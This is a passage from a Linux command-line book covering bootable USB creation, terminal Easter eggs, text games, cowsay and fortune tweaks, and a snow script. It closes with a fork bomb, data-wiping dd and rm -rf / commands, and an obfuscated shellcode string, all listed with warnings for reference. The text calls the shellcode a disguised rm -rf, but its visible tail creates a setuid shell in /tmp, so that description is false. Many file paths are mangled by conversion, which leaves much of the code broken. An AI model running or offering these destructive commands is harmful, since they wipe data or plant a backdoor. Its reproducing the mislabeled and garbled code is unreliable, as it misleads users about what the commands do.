Puppy Linux - an ultra-small Linux distro. Has a very small storage, and hardware requirement. (More information: http://puppylinux.org/) **Slax** - Like Puppy Linux, this is an ultra-small Linux distro. Has a very small storage, and hardware requirement. (More information: https://www.slax.org/) **Kali Linux** - This version of Linux is designed for data security experts, it contains several utilities that are specific to this field. (More information: https://www.kali.org/) **Knoppix** - One of the earliest live CD distros to become popular. This distro packs more than thousand software packages. (More information: http://knoppix.net/) Plug in the USB flash drive in to your computer.

Warnings: *All data on USB drive will be destroyed. Backup any important data before proceeding*

To see all block devices and find the name of the USB device (**generally**, it can be something like sd**X**), type: sudo lsblk

Warnings: *Don’t mix up drives, you can destroy data. These designations can change between distros versions. If you’re not sure what you’re doing stop here.*

Copy the contents on your USB drive (Replace **X** with the proper letter from lsblk), type: sudo dd if=***path*****to/file.iso** of=*dev*sd**X** bs=4M status=progress Reboot your computer, and see if there is an option that shows up that allows the ability to select booting from a USB drive

Note: *If you don’t have this option, refer to your computer manufacture’s manual or website on how to configure this setting in the system's firmware.*

Fun and Stupid Stuff (including: Easter Eggs)

Overview: Linux has several cool programs and 'Easter eggs'. For those that may not be familiar with the term Easter eggs, it is basically a hidden or not well known feature.

> **Prerequisites:** *This section requires that you have root permissions on the system to install services and make changes to the OS.*
>
> *Before starting this section, make sure that you get the updated list of the package manager repositories, so that you get the latest versions of the programs, services and libraries, type: sudo apt-get update -OR-sudo yum update*

This section covers several cool programs and tricks. It also provides a very brief introduction to them where appropriate. Also, make sure to check out the man pages for these utilities for additional information and options that may be available.

termsaver is a fancy ASCII screensaver. It includes several different screen savers, such as the: matrix, clock, star wars, and a couple of not-safe-for-work ones as well. To start using this utility, after you enter the command it will show a list of available options, type: termsaver

-OR—

termsaver clock

To install the command, type:

sudo apt-get install termsaver

Need to pretend to look busy, this command will generate a lot of worthless data on your screen, type: cat *dev*urandom | hexdump -C | grep "ca fe"

Need to know the lowest common multiple factors of any given number, type: factor 42

Want to display PI to any number of decimals, type: pi **500**

Tip: *For fun or to stress test the CPU, type: pi* ***5000000***

If this package is not already installed, type: sudo apt-get install pi

To run a multi-lingual speech synthesizer, type: espeak "**HelloWorld**"

Note: *Your system will need to have audio support to utilize this functionality*.

If this package is not already installed, type: sudo apt-get install espeak

The apt-get command has a little hidden Easter egg, it is a text based cow, to see it type : sudo apt-get moo See colorful output from any command, type:

cal 2020 | lolcat

-ORcal 2020 | lolcat -a

If this package is not already installed, type: sudo apt-get install lolcat

See an animated ASCII train, type: sl -OR- sl—h (train with passenger cars) For more options, type:

man sl

If this package is not already installed, type: sudo apt-get install sl

To show all output in reverse, type:

df | rev

To display the Matrix type falling letters (see help for more options), type: cmatrix

If this package is not already installed, type: sudo apt-get install cmatrix

Tip: *A very pseudo Matrix falling letters like one liner, type: echo -ne "\e[32m" ; while true ; do echo -ne "\e[$(($RANDOM % 2 + 1))m" ; tr -c "[:print:]" " " < devurandom | dd count=1 bs=50 2> devnull ; done*

Make the system output colorful and insulting comments Type: sudo visudo , at the bottom of 'Defaults' in the file add a new line " Defaults insults ", close and save the file.

To see the results, type: sudo ls , then enter the wrong password.

Example Output:

```
user@localhost:~$ sudo ls [sudo] password for user: Speak English you fool --- there are no subtitles in this scene.
[sudo] password for user: Maybe if you used more than just two fingers...
[sudo] password for user: sudo: 3 incorrect password attempts
```

Get

your fortune told you, type:
fortune

If this package is not already installed, type: sudo apt-get install fortune

Get a cow to tell your fortune, type:

fortune | cowsay

If this package is not already installed, type: sudo apt-get install cowsay

cowsay supports several different characters, to see them all, type: cowsay -l

To utilize them, type:

fortune | cowsay -f daemon

Tips: *Add some some color to the cowsay command, type: cowsay `fortune` | toilet --gay -f term A dead cow thinking with your fortune cookie, type: fortune -sca | cowsay -dW 45*

Note: *The GUI version (requires X-Windows) of the cowsay command, type: xcowsay "**HelloWorld**"*

Watch a disco dancing parrot head, type:

curl parrot.live

Watch a text version of the original Star Wars movie (this is very old, but still functions), type: telnet towel.blinkenlights.nl

> **Note:** *When done press Ctrl+], at the prompt type "close"*

Displays a pair of eyes on the desktop that follows the mouse cursor, type: xeyes

> **Note:** *This is a GUI app, and requires X-Windows.*

There is command called rig (Random Identity Generator), type: rig

If this package is not already installed, type: sudo apt-get install rig

bb is a high quality audio-visual demonstration for your text terminal, type: bb

If this package is not already installed, type: sudo apt-get install bb

aafire is an asciiart animation that renders a burning fire in the terminal, type: aafire

If this package is not already installed, type: sudo apt-get install libaa-bin

Simulate on-screen typing like the movies, type: echo "simulate on-screen typing like the movies" | pv -qL 10

To simulate a person, type:

echo -e "You are a jerk\b\b\b\bwonderful person" | pv -qL $[10+(-2 + RANDOM%5)]

If this package is not already installed, type: sudo apt-get install pv

The calendar command displays a list of important dates. It also has a list of special calendars, such as the Lord of the Ring, type: calendar -f *usr*share/calendar/calendar.lotr -A 365

Tip: *There are a few other calendars available: calendar -f usrshare/calendar/calendar.pagan -A 365*

calendar -f usrshare/calendar/calendar.music -A 365

calendar -f usrshare/calendar/calendar.computer -A 365

calendar -f usrshare/calendar/calendar.history -A 365

The vim editor contains a few little Easter eggs in it, run the editor then try using the following commands: For Douglas Adams fans, type:

:help 42

For Monty Python fans, type:

:Ni!

Note: *To quit vim , press the ESC key, then (press the colon key) :q! , check the bottom of the screen for any questions if you modified the buffer.*

The emacs editor contains a few little tricks, after you launch the app, press the Esc and then X. At the M-x prompt, type one of the following games and press Enter **snake** - for a small little Snake type game, use the arrow keys to eat the blocks that you drop and try not to eat yourself.

tetris - for small little Tetris like game, use the arrow keys and try not to fill up the screen by creating lines of blocks.

If this package is not already installed, type: sudo apt-get install emacs

Note: *To quit emacs , press Ctrl+X, and Ctrl+C, check the bottom of the screen for any questions if you modified the buffer.*

Text Based Games

Below are some text based games that can be played in the Linux console. This might be old school for some people, but it also demonstrates the flexibility of the command line.

> bastet (or Bastard Tetris) is a classical version of Tetris that uses ASCII that can be played at the command line.
>
> > If this package is not already installed, type: sudo apt-get install bastet
>
> Dwarf fortress is a text based fantasy game that uses ASCII art to graphically represent the game environment To install the game, go to the following site and follow the installation instructions http://www.bay12games.com/dwarves/
>
> freesweep is a Minesweeper clone that uses ASCII graphics that can be played at the command line.
>
> > If this package is not already installed, type: sudo apt-get install freesweep
>
> nethack is a single player rogue-like dungeon exploration game.
>
> > To install the game, go to the following site and follow the installation instructions http://nethack.org/


Advanced Fun

This section requires more skills and knowledge then some of the earlier sections in this chapter. Although that should not stop you from trying these things out if it is interesting to you.

Adding New Characters to Cowsay

The cowsay command comes with a default set of characters (i.e. daemon, tux, etc.) in what are called .COW files. You can expand the number of available characters by adding a new set of COW files. Follow the instructions to download and install them.

```
# Change to the home directory
cd ~

# Download files from github
git clone https://github.com/paulkaefer/cowsay-files # Move the .COW
files to correct location
sudo mv ~/cowsay-files/cows/*.cow usrshare/cowsay/cows/

# Display one of the new cows
fortune | cowsay -f dalek
```




```
 ______________________________________
/ Do nothing unless you must, and when \
\ you must act -- hesitate.            /
 --------------------------------------
   \
    \
              ___
      D>=G==='   '.
            |======|
            |======|
        )--/]IIIIII]
           |_______|
           C O O O D
          C O  O  O D
         C  O  O  O  D
         C__O__O__O__D
snd     [_____________]
```

__Tip:__ To display all the available cowsay characters, type: cowsay -l | sed '1d;s/ g' | while read f; do cowsay -f $f $f; done

Expanding the Fortune Quotes Database (w/ChuckNorris) It is possible to create a custom quotes database that can be utilized by the fortune command. First you need to put your quotes into a text file that has every quote separated by a line with a percent ("%") as a delimiter. After that it has to be converted into a special binary file that can be used by the fortune command.

# Change to the home directory
cd ~
# Download the file from GitHub, it should be called chucknorris wget https://raw.githubusercontent.com/robbyrussell/oh-my-zsh/master/plugins/chucknorris/fortunes/chucknorris # Create a random access string file used by the fortune command strfile chucknorris

# Copies chucknorris, chucknorris.dat files to the fortune directory. sudo cp chucknorris* *usr*share/games/fortunes # Tests the new fortune chucknorris strings
fortune chucknorris | cowsay



```
 ____________________________________
/ Chuck Norris' hand is the only hand \
\ that can beat a Royal Flush.        /
 ------------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

Script: Let It Snow

This script needs to be copied into a file and made executable to run. Use the

following commands to make the script file for you, make it executable and the open it up, type: echo \#\!*bin*bash > snow.sh; chmod u+x snow.sh; nano snow.sh
Copy the lines below into the file that was created: #!*bin*bash

```
LINES=$(tput lines)
COLUMNS=$(tput cols)
declare -A snowflakes
declare -A lastflakes
clear
function move_flake() {
 i="$1"
 if [ "${snowflakes[$i]}" = "" ] || [ "${snowflakes[$i]}" = "$LINES" ];
then snowflakes[$i]=0
 else
 if [ "${lastflakes[$i]}" != "" ]; then printf "\033[%s;%sH \033[1;1H "
${lastflakes[$i]} $i fi
 fi
 printf "\033[%s;%sH*\033[1;1H" ${snowflakes[$i]} $i
lastflakes[$i]=${snowflakes[$i]}
 snowflakes[$i]=$((${snowflakes[$i]}+1))

                                  }

while :
do
 i=$(($RANDOM % $COLUMNS))
 move_flake $i
 for x in "${!lastflakes[@]}"
 do
  move_flake "$x"
 done
# Only use this line to slow it down if too fast.
 #sleep 0.1
done
```

To run the script type:

./snow.sh

Experimental Fun

This section contains code that is experimental, and you can play with it at your own risk. This code may or may not work, but I am including it only for awareness.

If you want to test any of these commands do it on a non-production virtual machine that can be destroyed. If you're smart, it would be wise to snapshot the VM before running any of these commands so that you can return it to the previous state.

Warning: *Do not try any of this below on a production server.*

Classic fork bomb (this is a practical joke that can make the system crash), type: :(){ :|:& };:

Note: *How this works, the line defines a shell function that creates new copies of itself. Plus the copies continually replicate themselves, quickly consuming all the CPU time and available memory. This is basically a denial-of-service attack that will happen repeatedly until your computer freezes.*

Dangerous Commands

Below are commands that you should NEVER be run on your system. They will destroy data. I am providing them for information and reference purposes only.

Warning: *Do not try on production server.*

Destroys data on a storage device by writing random data (i.e. *dev*random) to it.

dd if=*dev*random of=*dev*sda

Deletes all the files on your system.

rm -rf / --no-preserve-root

This an obfuscated (i.e. disguised) version of the rm -rf ~ / & command. This might be used by a malicious person or group to get you to destroy your data.

char esp[] __attribute__ ((section(“.text”))) /* e.s.p release */

= “\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68″

“\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68\x8d\x99″

“\xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7″

“\x56\x04\xf7\x56\x08\xf7\x56\x0c\x83\xc4\x74\x56″

“\x8d\x73\x08\x56\x53\x54\x59\xb0\x0b\xcd\x80\x31″

“\xc0\x40\xeb\xf9\xe8\xbd\xff\xff\xff\x2f\x62\x69″

“\x6e\x2f\x73\x68\x00\x2d\x63\x00″

“cp -p *bin*sh *tmp*.beyond; chmod 4755

tmp.beyond;”;

Acknowledgements

I want to give special thanks to my Shez for all the loving support while I wrote this book. Thank you for everything you have done for me, you have made my life better by you being in it.

About the Author

I am a systems engineer by trade with 20+ years of experience utilizing enterprise technologies to create resilient system architectures. My professional background is in servers, cloud infrastructure, networks, SANs, virtualization, Web-based technologies and databases. I also have expertise in application and server performance tuning, data security and systems automation.

My personal websites and blogs are:

- The Jason Chronicles (http://www.jasonsavitt.info/)

Other Books I Have Published